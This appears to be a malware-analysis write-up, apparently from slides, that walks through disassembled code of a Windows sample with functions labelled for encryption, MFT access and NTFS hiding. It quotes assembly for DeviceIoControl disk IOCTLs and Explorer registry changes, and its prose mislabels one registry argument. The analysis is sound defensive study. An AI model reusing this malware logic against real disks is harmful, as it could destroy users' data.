
```
loc_401FA8:
xor    eax, eax
pop    edi
pop    esi
pop    ebx
mov    esp, ebp
pop    ebp
retn  4
```


```
call ds:GetProcessHeap
push eax ; hHeap
call ds:HeapAlloc
mov esi, eax
test esi, esi
jz loc_401F6B


push 0 ; lpOverlapped
lea eax, [ebp+BytesReturned]
push eax ; lpBytesReturned
push edi ; nOutBufferSize
push esi ; lpOutBuffer
push 0 ; nInBufferSize
push 0 ; lpInBuffer
push 70050h ; dwIoControlCode 70050 = Handle IOCTL_DISK_GET_DRIVE_LAYOUT_EX
push ebx ; hDevice
call ds:DeviceIoControl
call ds:GetLastError
cmp eax, 7Ah ; 'z'
jz short loc_401E10

loc_401E71:
```





\_401B80\_NTFS\_FAT

[\\_401590\\_Encrypt](#)

\_4034D0\_Hide\_NTFs\_operations

```

push    80000003h      ; hKey
call    edi ; RegOpenKeyW
test   eax, eax
jnz    short loc_4035E5


mov    [ebp+hKey], eax ; modify stuffs in Explorer settings.
; 'Software\Microsoft\Windows\CurrentVersion\Explorer' :
; The GlobalFolderOptions inner element represents a collection of options used to control how folders are displayed on a client operating system.


lea    eax, [ebp+hKey]
push   eax ; phkResult
push   offset aSoftwareMicros ; Software\Microsoft\Windows\CurrentVersion\Explorer\GlobalFolderOptions\ShowCompColor
push   [ebp+phkResult] ; hKey
call   edi ; RegOpenKeyW
test   eax, eax
jnz    short loc_4035E0


push   4      ; cbData
mov    dword ptr [ebp+Data], eax
lea    eax, [ebp+Data]
push   eax      ; lpData
push   4      ; dwType
push   0      ; Reserved
push   offset aShowCompColor ; "ShowCompColor" Displays compressed and encrypted NTFS files in color. MUST be 1 to enable, or 0 to disable
push   [ebp+hKey] ; hKey
call   ds:RegSetValueExW
push   4      ; cbData
lea    eax, [ebp+Data]
push   eax      ; lpData
push   4      ; dwType
push   0      ; Reserved
push   offset aShowInfoTip ; "ShowInfoTip" Shows pop-up descriptions for folder and desktop items. MUST be 1 to enable, or 0 to disable
push   [ebp+hKey] ; hKey
call   ds:RegSetValueExW
push   [ebp+hKey] ; hKey
call   ebx ; RegCloseKey


```

The assembly code shown in the debugger is responsible for modifying registry settings. It starts by opening a key under 'Software\Microsoft\Windows\CurrentVersion\Explorer'. It then pushes several values onto the stack, including offsets for registry keys like 'ShowCompColor' and 'ShowInfoTip', and their corresponding values (4 for cbData, 0 for dwType). Finally, it calls the `RegSetValueExW` function to update these registry entries and ends by closing the key with `RegCloseKey`.

\_402290\_MFT

\_401490\_Send\_control\_codeToDriver



**DeviceIoControl**

**Lots of functionalities deferred to DeviceIoControl calls with specific IOCTLs???**

**Let's try to understand!**

We can notice that for each DeviceIoControl we have dwIoControlCode. The associated value is the control code.

I/O control codes (IOCTLs) are used for communication between user-mode applications and drivers

For instance, the control code 700A0 give the IOCTL\_DISK\_GET\_DRIVE\_GEOMETRY\_EX

According to Microsoft, the 700A0 dwIoControlCode Retrieves extended information about the physical disk's geometry: type, number of cylinders, tracks per cylinder, sectors per track, and bytes per sector.




Retrieve all the code dwIoControlCode to understand which orders are passed through the IOCTL

